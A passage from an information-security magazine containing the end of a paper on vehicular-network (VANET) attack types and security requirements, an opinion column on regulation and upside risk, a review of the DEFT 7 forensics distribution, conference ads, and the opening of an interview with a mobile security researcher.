Attackers use this attack to alter their perceived position, speed, direction, etc. in order to escape liability, notably in the case of an accident. In the worst case, colluding attackers can clone each other, but this would require retrieving the security material and having full trust between the attackers.

## ID Disclosure of Other Vehicles in Order to Track Their Location

In this scenario, a global observer can monitor trajectories of targeted vehicles and use this data for a range of purposes (e.g., the way some car rental companies track their own cars).

## Denial of Service

The attacker may want to bring down the VANET or even cause an accident. Example attacks include channel jamming and aggressive injection of dummy messages.

## Masquerading

The attacker actively pretends to be another vehicle by using false identities and can be motivated by malicious or rational objectives.

## Sophisticated Attacks

Sophisticated attacks are more elaborated variants or combinations of the above attacks. They are examples of what an adversary can do.

## Hidden Vehicle

This is a concrete example of cheating with positioning information. It refers to a variation of the basic safety messaging protocol. In this version of the protocol, a vehicle broadcasting warnings will listen for feedback from its neighbors and stop its broadcasts if it realizes that at least one of these neighbors is better positioned for warning other vehicles. This reduces congestion on the wireless channel. As Figure 2 illustrates, the hidden vehicle attack consists in deceiving vehicle A into believing that the attacker is better placed for forwarding the warning message, thus leading to silencing A and making it hidden, in DSRC terms, to other vehicles. This is equivalent to disabling the system.

## Tunnel

Since GPS signals disappear in tunnels, an attacker may exploit this temporary loss of positioning information to inject false data once the vehicle leaves the tunnel and before it receives an authentic position update as figure below illustrates. The physical tunnel in this example can also be replaced by an area jammed by the attacker, which results in the same effects (Figure 3).

## Wormhole

In wireless networking, the wormhole attack consists in tunneling packets between two remote nodes.





Figure 1. Bogus information attack



**Figure 2.** Hidden vehicle attack

Similarly, in VANETs, an attacker that controls at least two entities remote from each other and a high speed communication link between them can tunnel packets broadcasted in one location to another, thus disseminating erroneous (but correctly signed) messages in the destination area.


### Bush Telegraph

This is a developed form of the bogus information attack. The difference is that in this case the attacker controls several entities spread over several wireless hops. Similarly to the social phenomenon of information spreading and its en-route modification, this attack consists in adding incremental errors to the information at each hop. While the errors are small enough to be considered within tolerance margins at each hop and hence accepted by the neighbors. Bush telegraph stands for the rapid spreading of information, rumors, etc. As this information is propagated along a human


chain, it is frequently modified by each person in the chain. The result may sometimes be completely different from the original.

### Security Requirements

- Authentication: React only to legitimate events. Authenticate senders of messages.
- Verification of data consistency: Legitimate senders can send false data (attack / unintentional). Can cause immense damage even fatalities.
- Availability: Network should be available under jamming attacks.
- Non-repudiation: Drivers causing accidents should be reliably identified
- Privacy (conflicts with authentication): Privacy of drivers against unauthorized observers.
- Real-time constraints: High speed means constraints on time



**Figure 3.** Tunnel attack



**Figure 4.** Security Architecture Overview

## Security Architecture

VANET applications imply different security and privacy requirements with respect to the protection goals integrity, confidentiality and availability. Nevertheless, there is a common need for a security infrastructure establishing mutual trust and enabling cryptography. Simply using digital signatures and a *public key infrastructure* (PKI) to protect message integrity is insufficient taking into account multilateral security and performance requirements (Figure 4).

The main challenge in providing security in VANET depends on privacy, trust, cost and gradual deployment. Some existing security tools in some countries include *electronic licence plates* (ELP), which are cryptographically verifiable numbers equivalent to traditional license plates and help in identifying stolen cars and also keeping track of vehicles crossing country border, *vehicular public key infrastructure* (VPKI) in which a certification authority manages security issues of the network like key distribution, certificate revocation etc., event data recording by which important parameter can be registered during abnormal situation like accidents etc. Tamper proof hardware is essential for storing the cryptographic material like ELP and VPKI keys for decreasing the possibility of information leakage. To keep a tap on bogus information attack, data correlation techniques are used. To identify false position information, secure positioning techniques like verifiable multilateration is commonly used.

## Conclusion

VANET is a promising wireless communication technology for improving highway safety and information services. In this paper both security

concerns and the requirements of potential VANET applications are taken into account. I also study several enabling technologies for the design framework. These enabling technologies include security management, key management, secure routing and network coding. Securing VANETs communication is a crucial and serious issue, since failure to do so will delay the deployment of this technology on the road. All vehicles' drivers want to make sure that their identity is preserved while exchanging messages with the other entities on the road. On the other hand the governments want to guarantee that the deployment of such system will not cause more accidents due to security flows. I believe that my study can provide a guideline for the design of a more secure and practical VANET.

### HAMIDREZA MOHEBALI

*MS in Information technology and management Engineering – Amir Kabir University of technology. „Network+, training courses of the Kahkeshan Institute (Iranian Institute for Training Special International Courses in Computer networking like Cisco and Microsoft Courses, with management of Mr. Abbasnejad www.kahkeshan.com). „MCSA” training courses of the Kahkeshan Institute. „MCSE + ISA server 2006” training courses of the Kahkeshan Institute. „CCNA” training courses of the Kahkeshan Institute. „CCNP: BSCI” training courses of the Kahkeshan Institute. Microsoft Certificate Professional (MCP).*

*Email: Hrmohebali@gmail.com, mohebali@live.com*


*Hamidreza Mohebali is an Information Technology Professional with 3 years of experience in computer networks at Iran Railways and 1 year teaching at universities.*



[ IS IT IN YOUR DNA? ]

IM Geek PH: 877.UAT.GEEK

UAT+ 110%  
FPS 24  
Double



[ GEEKED AT BIRTH ]

**LEARN:**

Advancing Computer Science  
Artificial Life Programming  
Digital Media  
Digital Video  
Enterprise Software Development  
Game Art and Animation  
Game Design  
Game Programming  
Human-Computer Interaction  
Network Engineering

Network Security  
Open Source Technologies  
Robotics and Embedded Systems  
Serious Games and Simulation  
Strategic Technology Development  
Technology Forensics  
Technology Product Design  
Technology Studies  
Virtual Modeling and Design  
Web and Social Media Technologies



You can talk the talk.  
Can you walk the walk?

[www.uat.edu](http://www.uat.edu) > 877.UAT.GEEK

# Rational Security

This time of year is often a reflective one for many people; on the basis of these reflections, in many countries, to pick a few things, divorce rates, suicides, and job changes all hit peak volumes.

---

## What you will learn...

- Why risk isn't a bad thing
- What is wrong with professional security qualifications
- Why organisations wilfully

## What you should know...

- What CISSP is

In recent months I have been quite scathing about regulators, and the degree of effectiveness. So, it was in a reflective mood that I visited the website of the *Information Commissioner's Office* (the ICO), which is the primary regulatory body for Data Protection in the UK.

I cast my eye over the news section, which contains details of the latest fines handed out for breaches of data protection legislation in the UK; these are usually good for capturing a few cautionary tales. One story caught my eye in particular; a real estate agent had been fined £614 (about US\$900) for failing to register that he held personal details about clients. This is by no means the biggest fine handed out, nor even the biggest in the previous month or two. What struck me about this was that, firstly, there was no evidence that the agent's clients had suffered any loss or injury, and secondly that the judge in the court case noted that had he gone through the proper legal registration process, it would have cost him only £35 (about US\$50).

So far, so good – a not very interesting story, you might think. But consider, for a moment, what the fine was for; not for doing the wrong thing, but in fact, just for getting caught. No one was, in practice, harmed. This was as close to a victimless crime as one could find; the only data the agent was likely to have held was pretty harmless, concerning peoples' names, addresses, and what sort of property they were interested in buying or

selling. No payment details; no details about political affiliation; nothing about sexual preference or other personal habits.

This illuminates a couple of further concepts. First, regulators very rarely have any means of incentivising good behaviour. They can't necessarily make doing business any cheaper or faster for *good corporate citizens* without being seen to act unfairly towards the rest. Hence, the one tool they do have is to be able to punish *bad* behaviours; although in practice this just translates to "punishing those that get caught". So, while this fine was relatively small, a month or so previously one piece of local government had been fined £130,000. An interesting example of one part of government extracting funds from another part (i.e. in essence, the innocent taxpayer paid for a bureaucrat's error). That is, of course, a different problem.

We can probably safely assume that for every organisation caught out, and made an example of, there are orders of magnitude more who are doing the same bad things, but not getting fined. But why? Surely all honest people want to do the right thing?

And this, dear reader, is the key point.

Information security, as a profession, has some very serious blind spots. One of the most serious is around risk management. Most risk assessments around security are entirely focussed on the downsides of risk; but this is an entirely skewed and partial view, if

we ignore the upsides of risk. In other words, we tend to only consider what negative results *could* occur if a particular scenario occurred, not the positive results *will* occur by accepting a specific risk.

The classic definition of profit, in Economics, is a reward for taking risk. Hence, the higher the profits, the higher the risk. Let's illustrate this with the estate agent example. He could reasonably be expected to not get caught out. As it happens, the cost of getting caught out (assuming the fine came out of his taxed income) works out at about the same as buying a cup of coffee from a branded outlet every day for one year. Starbucks is quite expensive in the UK. But, doing the right thing, such as registering under the Data Protection Act 1998, putting technical security controls in place, changing the way he did various business processes, and how he managed client relationships, so that he was fully compliant would cost a lot more time and effort. Don't forget, this guy was a real estate agent, not a security expert. He's unlikely to have had any dedicated IT resource; bringing someone in to do a thorough job would cost thousands. So, in essence, the downside risk (the one a security risk assessment might identify) is equivalent to him buying someone a coffee every day for a year; the upside risk (of his not complying with the law), is more equivalent to buying them a three course meal in a decent restaurant, with a bottle of wine, for the same period. Most people wouldn't do that for someone they were dating – what rational person would do it for no visible benefit?

So, it becomes clear that there are good reasons why ignoring regulation is entirely rational behaviour. Moreover, recognising the real incentives for this is not something that information security professionals are taught to do; upside risk does not appear on the CISSP syllabus, for example. Pretending it isn't there seems a pretty indefensible course of action; this is particularly true if security is ever going to be a real business enabler, rather than a function that likes to say *No*, and then gets ignored or overridden anyway.

Of course, there is a balance to be struck. As we have seen, the tools available to regulators have some fundamental limits. Clearly, as individuals, consumers, and security professionals, we'd like *bad* behaviours to have real consequences – if this doesn't happen, we may as well give up. The problem with fines is that they are episodic and particular; they punish specific instances, but those may be transitory.

A more lasting (and scary) alternative is industry self-regulation. When TK Maxx suffered a major security breach around customer card details, the payment card industry reacted by making their transactions 2% more expensive. Given the volume of card transactions through that business, this is a huge cost – but basically

represents a direct translation of one organisation's downside risk into upside risk for others. In other words, a reward (increased profit) for taking the risk of doing business with an organisation that had weak controls. Result: an enduring incentive for the management of TK Maxx to take security more seriously.

So perhaps we should be kinder to regulators; you could say they do what they can with the limited tools they have available. But at the same time, security professionals have a serious role to play in rebalancing the scales; we need to be clear that it will always, always be the case that commercial organisations will have other pressures on them aside from a narrow conception of the need to *do the right thing*. And perhaps CISSP should be rethought as a qualification.

---

## DRAKE

*Drake has worked on information security and strategy with government agencies, the military, financial institutions and other blue chip organisations in Europe, the Middle East, and Africa since Boris Yeltsin was President.*

# Digital Forensics Platform

Digital Forensics is a niche domain within Information Security. It can be further divided into System and Network Forensics. System Forensics requires an in-depth knowledge of Operating Systems (OS) and file systems whilst Network Forensics requires an extensive understanding of network protocols and discernment of application behaviour.

System Forensics is mature and that is evident in the tools readily available to support that form of investigation. Network Forensics on the other hand is an area that is slowly catching up. *DEFT Linux* caters to Digital Forensics with an environment pre-installed with tools to support both layers of investigation.

Download *DEFT 7* from the official website (<http://www.deflinux.net>). You have the option of running

*DEFT 7* as a LiveCD or install it permanently on your hard drive. I opted to install it permanently on my hard drive as a *Virtual Machine*.

Note: *DEFT 7* requires at least 6.5 GB free space as a pre-requisite to installation.

*DEFT 7* is built on *Lubuntu* so those familiar with *Ubuntu* variants will find the learning curve when using *DEFT 7* gentle. The pre-installed tools are organised into categories making the harnessing of the tools intuitive but I observed that the default set of Network Forensics and Mobile Forensics tools are sorely lacking. Examples of Network Forensics tools that could have been incorporated into *DEFT 7* are *ngrep* and *tcpextract*. This is a minor issue as you can manually install tools you want using *APT*.

If there is a Windows-based forensic tool that you want to install, it can be installed and run using *Wine*.

*DEFT 7* can be kept secure with the latest patches via the *Update Manager* found under the *System Tools* menu.

Out of the box, *DEFT 7* is stable, flexible and fast. I strongly recommend using it as a LiveCD on a suspect system to image the hard disk for offline analysis. Though *DEFT 7* does not come with an exhaustive list of tools, it can be utilized as your base image for offline forensic investigations instead of building a forensics platform from scratch.

This system can only go from strength to strength as the development team enhances this suite with more tools relevant to its genre.

## MERVYN HENG

*Mervyn Heng is into Ubuntu, Comic Universe characters, Pop culture and Art outside of Information Security. If you have any comments or queries, please contact him at [commandrine@gmail.com](mailto:commandrine@gmail.com).*




Figure 1. *DEFT 7* menu




Figure 1. Installing tools

MIS TRAINING INSTITUTE'S

# INFOSEC WORLD

CONFERENCE & EXPO 2012

Over 70 Sessions to Help Solve Your Security Challenges:

- End-to-End Security for the Cloud Era
- Free Vulnerability Tools to Audit Security
- Mobile Banking: Securing the Next Financial Revolution
- Building a Web Application Security Assessment Program on a Budget
- Top 10 Windows Security Controls... and How to Correctly Collect Them
- Managing Sensitive Data in SharePoint
- Using Free Tools to Secure your Wi-Fi Network
- Pen Testing the Virtual Environment
- Using the Internet as an Investigative Tool
- iPhone and iPad Forensics
- Hacking and Defending MS SQL Server
- Privacy and Security Legal Update
- Identity Management For A New Era of Technologies
- MDMs Live! Helping IT Control Risky Androids and iPhones
- Protecting Against Malware on Mobile Platforms
- And much more...

Earn up to 54 CPEs!

April 2-4, 2012 • Orlando, FL

Disney's Contemporary Resort

Optional Workshops:  
March 31, April 1, 4, 5 & 6

## CO-LOCATED SUMMITS:

CISO Executive Summit  
Cloud Security Summit  
IT Audit Management Summit

## KEYNOTE SPEAKERS



**Prof. Eugene H. Spafford, Ph.D.**  
*Executive Director, CERIAS (Center for Education & Research in Information Assurance & Security), Purdue University*



**Nick Selby**  
*Police Officer, DFW-Area; Co-Founder, Police-Led Intelligence*



**Mike McConnell**  
*Executive Vice President, Booz Allen Hamilton; Former United States Director of National Intelligence, Vice Admiral, United States Navy, Ret; Former Director, National Security Agency*



**Dave Kennedy**  
*CISO, Diebold Incorporated; Author of Metasploit: The Penetration Testers Guide and the Social-Engineer Toolkit*

Follow @InfoSec\_World on Twitter

[www.misti.com/infosecworld](http://www.misti.com/infosecworld)




The International Leader  
in Audit & Information  
Security Training

PLATINUM SPONSOR



GLOBAL EDUCATION  
SPONSOR



ASSOCIATION SPONSORS



# Interview With Yury Chemerkin

Graduated at Russian State University for the Humanities (<http://rggu.com/>) in 2010. At present postgraduate at RSUH. Information Security Analyst since 2009 and currently working as mobile info security researcher in Moscow. I have scientific and applied interests in the sphere of forensics, cyber security, AR, perceptive reality, semantic networks, mobile security and cloud computing. I'm researching BlackBerry Infrastructure and the effects of the trust bot-net & forensic techniques on human privacy.

E-mail: [yury.chemerkin@gmail.com](mailto:yury.chemerkin@gmail.com),

[yury.chemerkin@facebook.com](mailto:yury.chemerkin@facebook.com)

Facebook: [www.facebook.com/yury.chemerkin](http://www.facebook.com/yury.chemerkin)

LinkedIn: <http://ru.linkedin.com/pub/yury-chemerkin/2a/434/549>

## Please tell us how you got involved in information security.

It was ever so many years ago... around 10 years and I didn't exactly how it was happen. Once I come upon on a lot of materials discussing reverse engineering, operation systems hack, phreaking and etc. Most of them weren't up-to-date even 10 years ago. In that case, I had to start some practice around reverse engineering using old Microsoft version, such as Win95SE2 or Win98. It was a strong requirement of Soft-Ice until I found a good manual how to use this software on Windows XP SP1. A bit later I found way to use virtualization like Virtual Box. First tutorials cover idea how to bypass implemented registration methods in any kind of software. It's funny and a bit strange however, it was easy to crack „real program” like “TheBat!” rather than one of a lot of so-called crackmes. Now you will never see or hear it except special web-sites such a *WASM.RU*, *CRACKL@B.RU* or etc. While I involved in learning how to found serial numbers or to make a patch to bypass security I had to learn what (dis-)assembler looks like. I studied several programming language known as C++ Builder, Pascal/Delphi because they have been having the most suitable GUI for easy-developing and ability to implement assembler instructions. Also, I studied cryptography (RSA, and other asymmetric scheme). In this way passed first three year. In institute I continued to improve my experience by involving in developing in

